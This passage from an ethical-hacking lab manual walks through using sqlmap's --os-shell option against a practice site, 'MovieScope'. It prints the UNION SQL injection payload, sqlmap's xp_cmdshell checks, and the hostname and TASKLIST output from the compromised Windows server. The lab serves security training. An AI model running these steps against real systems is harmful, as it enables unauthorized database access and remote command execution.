
Note: In this query, **--os-shell** is the prompt for an interactive OS shell.


Parrot Terminal
File
Edit
View
Search
Terminal
Help

```
┌─[root@parrot]─[~]
└──╼ #sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie=
"mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell
```

Figure 1.2.15: sqlmap targeting MovieScope

30. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.




```
    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CHAR(113)+CHAR(122)+CHA
R(118)+CHAR(122)+CHAR(113)+CHAR(102)+CHAR(105)+CHAR(103)+CHAR(115)+CHAR(72)+CHAR(80
)+CHAR(114)+CHAR(85)+CHAR(77)+CHAR(80)+CHAR(88)+CHAR(111)+CHAR(83)+CHAR(78)+CHAR(10
5)+CHAR(97)+CHAR(74)+CHAR(113)+CHAR(102)+CHAR(89)+CHAR(116)+CHAR(73)+CHAR(115)+CHAR
(113)+CHAR(112)+CHAR(66)+CHAR(108)+CHAR(115)+CHAR(69)+CHAR(115)+CHAR(72)+CHAR(98)+C
HAR(78)+CHAR(116)+CHAR(119)+CHAR(85)+CHAR(79)+CHAR(85)+CHAR(116)+CHAR(87)+CHAR(113)
+CHAR(113)+CHAR(122)+CHAR(118)+CHAR(113),NULL,NULL,NULL,NULL-- Zixs
---
[23:34:20] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[23:34:21] [INFO] testing if current user is DBA
[23:34:21] [INFO] checking if xp_cmdshell extended procedure is available, please w
ait..
[23:34:31] [WARNING] reflective value(s) found and filtering out
[23:34:31] [WARNING] time-based standard deviation method used on a model with less
 than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--
time-sec')? [Y/n] Y
```

Figure 1.2.16: Optimize DBMS delay responses

31. Once sqlmap acquires the permission to optimize the machine, it will provide you with the OS shell. Type **hostname** and press **Enter** to find the machine name where the site is running.


32. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.



```
[23:36:05] [WARNING] time-based standard deviation method used on a model with less
 than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--
time-sec')? [Y/n] Y
[23:36:07] [INFO] xp_cmdshell extended procedure is available
[23:36:08] [INFO] testing if xp_cmdshell extended procedure is usable
[23:36:08] [WARNING] something went wrong with full UNION technique (could be becau
se of limitation on retrieved number of entries). Falling back to partial UNION tec
hnique
[23:36:09] [INFO] used SQL query returns 1 entry
[23:36:09] [WARNING] in case of continuous data retrieval problems you are advised
to try a switch '--no-cast' or switch '--hex'
[23:36:09] [WARNING] running in a single-thread mode. Please consider usage of opti
on '--threads' for faster data retrieval
[23:36:09] [INFO] xp_cmdshell extended procedure is usable
[23:36:09] [INFO] going to use extended procedure 'xp_cmdshell' for operating syste
m command execution
[23:36:09] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
```

Figure 1.2.17: Hostname command in sqlmap

33. sqlmap will retrieve the hostname of the machine on which the target web application is running, as shown in the screenshot.




```
[23:36:08] [WARNING] something went wrong with full UNION technique (could be becau
se of limitation on retrieved number of entries). Falling back to partial UNION tec
hnique
[23:36:09] [INFO] used SQL query returns 1 entry
[23:36:09] [WARNING] in case of continuous data retrieval problems you are advised
to try a switch '--no-cast' or switch '--hex'
[23:36:09] [WARNING] running in a single-thread mode. Please consider usage of opti
on '--threads' for faster data retrieval
[23:36:09] [INFO] xp_cmdshell extended procedure is usable
[23:36:09] [INFO] going to use extended procedure 'xp_cmdshell' for operating syste
m command execution
[23:36:09] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
[23:37:46] [INFO] used SQL query returns 1 entry
[23:37:47] [INFO] retrieved: 2
[23:37:47] [INFO] retrieved: Server2019
[23:37:48] [INFO] retrieved:
command standard output: 'Server2019'
os-shell>
```

Figure 1.2.18: Retrieving the hostname

34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.


Note: If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

35. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.



```
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
[23:44:17] [INFO] used SQL query returns 77 entries
[23:44:17] [INFO] retrieved: ' '
[23:44:17] [INFO] retrieved: 'Image Name                     PID Session Name    ...
[23:44:17] [INFO] retrieved: '========================= ======== ================...
[23:44:17] [INFO] retrieved: 'System Idle Process              0                 ...
[23:44:18] [INFO] retrieved: 'System                           4                 ...
[23:44:18] [INFO] retrieved: 'Registry                        88                 ...
[23:44:18] [INFO] retrieved: 'smss.exe                       256                 ...
[23:44:18] [INFO] retrieved: 'csrss.exe                      388                 ...
[23:44:18] [INFO] retrieved: 'csrss.exe                      492                 ...
[23:44:18] [INFO] retrieved: 'wininit.exe                    512                 ...
[23:44:18] [INFO] retrieved: 'winlogon.exe                   548                 ...
[23:44:18] [INFO] retrieved: 'services.exe                   632                 ...
[23:44:18] [INFO] retrieved: 'lsass.exe                      652                 ...
[23:44:18] [INFO] retrieved: 'svchost.exe                    756                 ...
[23:44:18] [INFO] retrieved: 'fontdrvhost.exe                784                 ...
[23:44:18] [INFO] retrieved: 'fontdrvhost.exe                792                 ...
[23:44:18] [INFO] retrieved: 'svchost.exe                    880                 ...
[23:44:18] [INFO] retrieved: 'LogonUI.exe                    944                 ...
[23:44:18] [INFO] retrieved: 'dwm.exe                        952                 ...
[23:44:18] [INFO] retrieved: 'svchost.exe                    296                 ...
[23:44:18] [INFO] retrieved: 'svchost.exe                    348                 ...
[23:44:18] [INFO] retrieved: 'svchost.exe                    712                 ...
[23:44:18] [INFO] retrieved: 'svchost.exe                   1140                 ...
[23:44:18] [INFO] retrieved: 'svchost.exe                   1164                 ...
```

Figure 1.2.19: Retrieving a list of tasks



```
command standard output:
---
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0          8 K
System                           4                            0        144 K
Registry                        88                            0     80,476 K
smss.exe                       256                            0      1,236 K
csrss.exe                      388                            0      5,288 K
csrss.exe                      492                            1      4,444 K
wininit.exe                    512                            0      6,524 K
winlogon.exe                   548                            1     10,456 K
services.exe                   632                            0      8,772 K
lsass.exe                      652                            0     17,848 K
svchost.exe                    756                            0     14,272 K
fontdrvhost.exe                784                            0      3,652 K
fontdrvhost.exe                792                            1      3,616 K
svchost.exe                    880                            0      9,924 K
LogonUI.exe                    944                            1     46,788 K
dwm.exe                        952                            1     39,180 K
svchost.exe                    296                            0     12,472 K
svchost.exe                    348                            0     19,000 K
svchost.exe                    712                            0     17,612 K
svchost.exe                   1140                            0     19,668 K
svchost.exe                   1164                            0     52,708 K
